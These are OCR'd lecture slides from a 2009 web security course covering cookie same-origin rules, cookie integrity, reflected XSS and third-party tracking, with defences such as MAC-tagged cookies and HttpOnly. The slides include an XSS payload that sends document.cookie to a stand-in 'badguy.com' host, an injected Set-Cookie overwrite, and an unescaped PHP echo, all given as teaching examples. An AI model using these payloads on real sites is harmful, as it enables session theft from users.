CS 142 Winter 2009

Cookie Same Origin Policy

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Monday: session management using cookies

Same origin policy: “high level”

Review: Same Origin Policy (SOP) for DOM:

- Origin A can access origin B’s DOM if match on

  (scheme, domain, port)

Today: Same Original Policy (SOP) for cookies:


- Generally speaking, based on:

  ([scheme], domain, *path*)

optional

scheme://domain:port/path?params

Setting/deleting cookies by server



Browser

GET ...

Server

HTTP Header:

Set-cookie: NAME=VALUE ;

domain = (when to send) ;

path = (when to send)

scope

secure = (only send over SSL);

expires = (when expires) ;

HttpOnly (later)

if expires=NULL:
this session only

- Delete cookie by setting “expires” to date in past
- Default scope is domain and path of setting URL

Scope setting rules (write SOP)

domain: any domain-suffix of URL-hostname, except TLD

example: host = “login.site.com”


allowed domains	disallowed domains
login.site.com	**user.site.com**
.site.com	**othersite.com**
	.com

⇒ **login.site.com** can set cookies for all of **.site.com** but not for another site or TLD

Problematic for sites like .stanford.edu

path: can be set to anything

Cookies are identified by (name,domain,path)




cookie 1
name = **userid**
value = test
domain = **login.site.com**
path = **/**
secure

cookie 2
name = **userid**
value = test123
domain = **.site.com**
path = **/**
secure

distinct cookies

- Both cookies stored in browser's cookie jar;
  both are in scope of **login.site.com**

Reading cookies on server (read SOP)



Browser sends all cookies in URL scope:

- cookie-domain is domain-suffix of URL-domain, and
- cookie-path is prefix of URL-path, and
- [protocol=HTTPS if cookie is “secure”]

Goal: server only sees cookies in its scope

Examples

both set by **login.site.com**

cookie 1
name = **userid**
value = u1
domain = **login.site.com**
path = **/**
secure

cookie 2
name = **userid**
value = u2
domain = **.site.com**
path = **/**
non-secure

http://checkout.site.com/	cookie: userid=u2
http://login.site.com/	cookie: userid=u2
https://login.site.com/	**cookie: userid=u1; userid=u2**

(arbitrary order)

Client side read/write: document.cookie

- Setting a cookie in Javascript:

  document.cookie = “name=value; expires=…; ”

- Reading a cookie: alert(document.cookie)

  prints string containing all cookies available for document (based on [protocol], domain, path)


- Deleting a cookie:

  document.cookie = “name=; expires= Thu, 01-Jan-70”

document.cookie often used to customize page in Javascript

Javascript URL

javascript: alert(**document.cookie**)




The page at http://news.cnet.com says:

```
XCLGFbrowser=Cg8ILkj1eDzBAAAAmw0; MADCAPP=084N4X=4;
__utma=54444343.3092455788315855000.1225608358.1225608358.1232644288.2;
__utmz=54444343.1225608358.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
u_srv_0_0=%281312%29
```

Displays all cookies for current document

Viewing/deleting cookies in Browser UI



The following cookies are stored on your computer:

Site	Cookie Name
google.com	NID
google.com	SNID
google.com	__utmz
google.com	__utma
google.com	__utmz

Name: __utma
Content: 173272373.28855581
Domain: .google.com
Path: /adsense/
Send For: Any type of connection
Expires: Sunday, January 17, 2038 4:00:00 PM

Cookie protocol problems

Server is blind:

- Does not see cookie attributes (e.g. secure)
- Does not see which domain set the cookie

Server only sees: **Cookie: NAME=VALUE**

Example 1: login server problems

- Alice logs in at **login.site.com**

  login.site.com sets session-id cookie for **.site.com**

- Alice visits **evil.site.com**

  overwrites .site.com session-id cookie
  with session-id of user “badguy”


- Alice visits **cs142hw.site.com** to submit homework.

  cs142hw.site.com thinks it is talking to “badguy”

Problem: cs142hw expects session-id from login.site.com;
cannot tell that session-id cookie was overwritten

Example 2: “secure” cookies are not secure

- Alice logs in at **https**://www.google.com/accounts



```
Set-Cookie: LSID=EXPIRED;Domain=.google.com;Path=/;Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: LSID=EXPIRED;Path=/;Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: LSID=EXPIRED;Domain=www.google.com;Path=/accounts;Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: LSID=cl:DQAAAHsAAACn3h7GCpKUNxckr79Ce3BUCJtlual9a7e5oPvByTr
Set-Cookie: GAUSR=dabo123@gmail.com;Path=/accounts;Secure
```

- Alice visits **http**://www.google.com (cleartext)
  - Network attacker can inject into response

    Set-Cookie: LSID=badguy; secure

    and overwrite secure cookie

- Problem: network attacker can re-write HTTPS cookies !

  ⇒ HTTPS cookie value cannot be trusted

Interaction with the DOM SOP

Cookie SOP: path separation

x.com/A does not see cookies of **x.com/B**

Not a security measure:

DOM SOP: **x.com/A** has access to DOM of **x.com/B**

```
<iframe src=“x.com/B"></iframe>
alert(frames[0].document.cookie);
```

Path separation is done for efficiency not security:

x.com/A is only sent the cookies it needs

Cookies have no integrity !!

Storing security data on browser?

- User can change and delete cookie values !!
  - Edit cookie file (FF3: cookies.sqlite)
  - Modify Cookie header (FF: TamperData extension)

- Silly example: shopping cart software

  `Set-cookie: shopping-cart-total = 150` ($)

- User edits cookie file (cookie poisoning):

  `Cookie: shopping-cart-total = 15` ($)

Similar to problem with hidden fields

```
<INPUT TYPE="hidden" NAME=price VALUE="150">
```

Not so silly ... (as of 2/2000)

- D3.COM Pty Ltd: ShopFactory 5.8
- @Retail Corporation: @Retail
- Adgrafix: Check It Out
- Baron Consulting Group: WebSite Tool
- ComCity Corporation: SalesCart
- Crested Butte Software: EasyCart
- Dansie.net: Dansie Shopping Cart
- Intelligent Vending Systems: Intellivend
- Make-a-Store: Make-a-Store OrderPage
- McMurtrey/Whitaker & Associates: Cart32 3.0
- pknutsen@nethut.no: CartMan 1.04
- Rich Media Technologies: JustAddCommerce 5.0
- SmartCart: SmartCart
- Web Express: Shoptron 1.2


Source: http://xforce.iss.net/xforce/xfdb/4621

Solution: cryptographic checksums

Goal: data integrity

Requires secret key k unknown to browser

Generate tag: T ← F(k, value)



Verify tag: $T \overset{?}{=} F(k, value)$

“value” should also contain data to prevent cookie replay and swap

Example: .NET 2.0

- System.Web.Configuration.MachineKey
  - Secret web server key intended for cookie protection
  - Stored on all web servers in site

Creating an encrypted cookie with integrity:

```
HttpCookie   cookie = new HttpCookie(name, val);
HttpCookie   encodedCookie =
                 HttpSecureCookie.Encode (cookie);
```

Decrypting and validating an encrypted cookie:

```
HttpSecureCookie.Decode (cookie);
```

Cookie theft:
basic cross site scripting (XSS)

Example: reflected XSS

- search field on victim.com:
  - **http://victim.com/search.php ? term = apple**

- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term
into response

Bad input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
         “http://badguy.com?cookie = ” +
         document.cookie )  </script>
```

- What if user clicks on this link?

1. Browser goes to victim.com/search.php
2. Victim.com returns

   `<HTML> Results for <script> … </script>`

3. Browser executes script:
   - Sends badguy.com cookie for victim.com

So what?


- Why would user click on such a link?
  - Phishing email
  - Link in doubleclick banner ad
  - … many many ways to fool user into clicking

- MANY other forms of XSS (monday)
  - Many do not require clicking on links

HttpOnly Cookies

IE6 SP1, FF2.0.0.5

(not Safari)



- Cookie sent over HTTP(s), but not accessible to scripts
  - cannot be read via document.cookie
    - Also blocks access from XMLHttpRequest headers
  - Helps prevent cookie theft via XSS

... but does not stop most other risks of XSS bugs.

THE END

3rd Party Cookies: user tracking

3rd party cookies

- What they are:
  - User goes to site A. com ; obtains page
  - Page contains **`<iframe src="B.com">`**
  - Browser goes to B.com ; obtains page
    HTTP response contains cookie
  - Cookie from B.com is called a **3rd party cookie**

- Tracking: User goes to site D.com
  - D.com contains **`<iframe src="B.com">`**
  - B.com obtains cookie set when visited A.com

⇒ **B.com** knows user visited **A.com and D.com**

Can we block 3rd party cookies?

- IE and Safari: block set/write
  - Ignore the "Set-Cookie" HTTP header from 3rd parties

  ⇒ Site sets cookie as a 1st party; will be given cookie when contacted as a 3rd party

  - Enabled by default in IE7

- Firefox and Opera: block send/read
  - Always implement "Set-Cookie" , but never send cookies to 3rd party
  - Breaks sess. mgmt. at several sites (off by default)

Effectiveness of 3rd party blocking

- Ineffective for improving privacy
  - 3rd party can become first party and then set cookie
  - Flash cookies not controlled by browser cookie policy

- IE8 InPrivate browsing and Chrome incognito
  - Upon exit, delete all browser state collected while in private browsing